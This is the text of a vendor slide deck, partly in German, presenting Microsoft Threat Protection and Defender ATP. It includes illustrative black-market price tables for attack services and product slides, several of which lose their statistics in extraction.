

Agenda


- Die Veränderung der Schadsoftware
- Microsoft Threat Protection
- Microsoft Defender Advanced Threat Protection (ATP)
- Integration mit weiteren Microsoft 365 Workloads
- Fragen & Antworten

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- Die Veränderung der Schadsoftware
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The playground changed. New parameters require to hit refresh

Changing legislation/jurisdiction




Shift from perimeter security to "vagabond" devices

Cyber resilience is critical for digital transformation and business success

The challenge of securing your environment



Bad actors are using increasingly creative and sophisticated **attacks**



The digital estate offers a very broad surface area that is difficult to **secure**



Intelligent correlation and action on signals is difficult, time-consuming, and **expensive**

Your painpoint, their Business model

Ransomware as a Service

Twitch streamers and kids get DDoS'ed while gaming

Compromised Identities as commodity goods


Product/Service	Min. price	Max. price	
DDoS attack per hour	\$USD 14	\$USD 58.00	
1 million spam emails to specific addresses, e.g. gamers are at a premium	\$USD 435	\$USD 1155	
Credit card data	\$USD 3	\$USD 435	
DHL pack station account - prices based on volume of data available	\$USD 70	\$USD 360	
Falsified ID/driving licences - depends on the quality of the forgery	\$USD 72	\$USD 3600	
databases of personal data - prices based on size and level of detail.	\$USD 14	\$USD 360	
PayPal account	\$USD 1,50	\$USD 36	


	Recent prices from the black market		Price /
		18TC	213,200 EUR
N	SERVICES	втс	EUR
50.000	Root shell	1,85	394,62
45.000	Wordpress admin passwords	1,50	319,80
50.000	SSH sniffer logs	1,20	255,84
1.000	Linux botnet	2,00	426,40
1.103.504	FTP/SSH passwords	3,00	639,60
N	SERVICES	втс	EUR
1	Start your own maket	33,48	7.137,00
1	Virtual credit card + bank account	0,01	2,69
1	Unlimited REAL code signing	4,20	895,44
TYPE	кіт	втс	EUR
spam	Wordpress Comment Spammer + Exploit	2,50	533,00
malware	Bitcoin Ransomware	0,21	44,77
malware	Tomcat Worm	7,40	1.578,67
malware	The real GovRAT	4,50	959,40
TYPE	EXPLOIT	BTC	EUR
1day	MS15-034 Microsoft IIS Remote Code Execution	308,53	65.778,11
1day	*NEW* ring0 LPE Exploit CVE-2015-0057	48,17	10.269,84
lud	Adobe Flash < 16.0.0.296 (CVE-2015-0313)	2,50	533,00
Oday	Internet Explorer <= 11	35,00	7.462,00
Oday	Android WebView 0day RCE	36,50	7.781,80
Oday	Linux <= 3.13.0-48 Kernel Panic	2,00	426,40

The security challenges you face have never been greater

150+ security controls


500+ vendors






Source: Momentum Partners

Traditional Patterns vs. Modern Malware characteristics





How do breaches occur?

Malware and vulnerabilities are not the only thing to worry about



of compromised systems had **no malware** on them



of exploited Vulnerabilities were used **more than a year** after the CVE was published

Fast and effective phishing attacks give you little time to react




of recipients **opened phishing messages** (11% clicked on attachments)



of those who open and click attachments do so within the first hour

Anatomy of an Attack



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Microsoft Threat Protection



Identities

Users and Admins



Endpoints

Devices and Sensors




User Data

Email messages and documents



Cloud Apps


SaaS Applications and Data Stores




Infrastructure

Servers, Virtual Machines, Databases, Networks

Intelligent Security Graph **6.5 TRILLION** signals per day



Building an Integrated Security Experience





Microsoft Threat Protection

1 Identities: validating, verifying and protecting both user and admin accounts

Endpoints: protecting user devices and signals from sensors

3 **User Data:** evaluating email messages and documents for malicious content

Cloud Apps: protecting SaaS applications and their associated data stores

5 Infrastructure: protecting servers, virtual machines, databases and networks across cloud and onpremises locations



Azure Active Directory



Azure Advanced Threat Protection



Microsoft Cloud App Security



Microsoft Intune



Windows 10



Azure Security Center



Microsoft Defender Advanced Threat Protection



Office Advanced Threat Protection



Office Threat Intelligence



Windows Server Linux



Exchange Online Protection




SQL Server

Protection across the attack kill chain

Microsoft Cloud App Security

Extends protection & conditional access to other cloud apps



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MDATP Journey

With the Fall Creators
 Update we delivered our
 first combined EPP + EDR
 solution that is
 competitive with market
 leaders

Endpoint protection (EPP) components **② Endpoint detection** and response (EDR) solution Comprehensive and fully integrated EPP and EDR solution

Windows 7

Windows 8

Windows 10


Windows 10 Fall Creators Update

Platform coverage

CLIENT	SERVER	CROSS-PLATFORM
Windows 10	Server 2019	macOS (Mojave, High Sierra, and Sierra)
Windows 8.1	Server 2016	Mac & Linux (3rd party) Bitdefender SentinelOne ziften
Windows 7SP1	Server 2012R2	Android, iOS (3rd party)




Built-in. Cloud-powered.





The need for Threat & Vulnerability Management





Next Generation Threat & Vulnerability Management

Vulnerability Management Isn't Just Scanners Anymore

Discover

Continuous Discovery

Vulnerable applications and configuration via continuous endpoint monitoring to gain immediate situational awareness

Prioritize


Context-Aware Prioritization


Findings by enriching with threat intelligence sources, business context and crowd wisdom to build an accurate risk report


Mitigate

Surgical Mitigation & Automated Fix

Threats by tailoring a surgical mitigation/fix plan based on organizational risk using Microsoft's security stack, 1st party and 3rd party partners








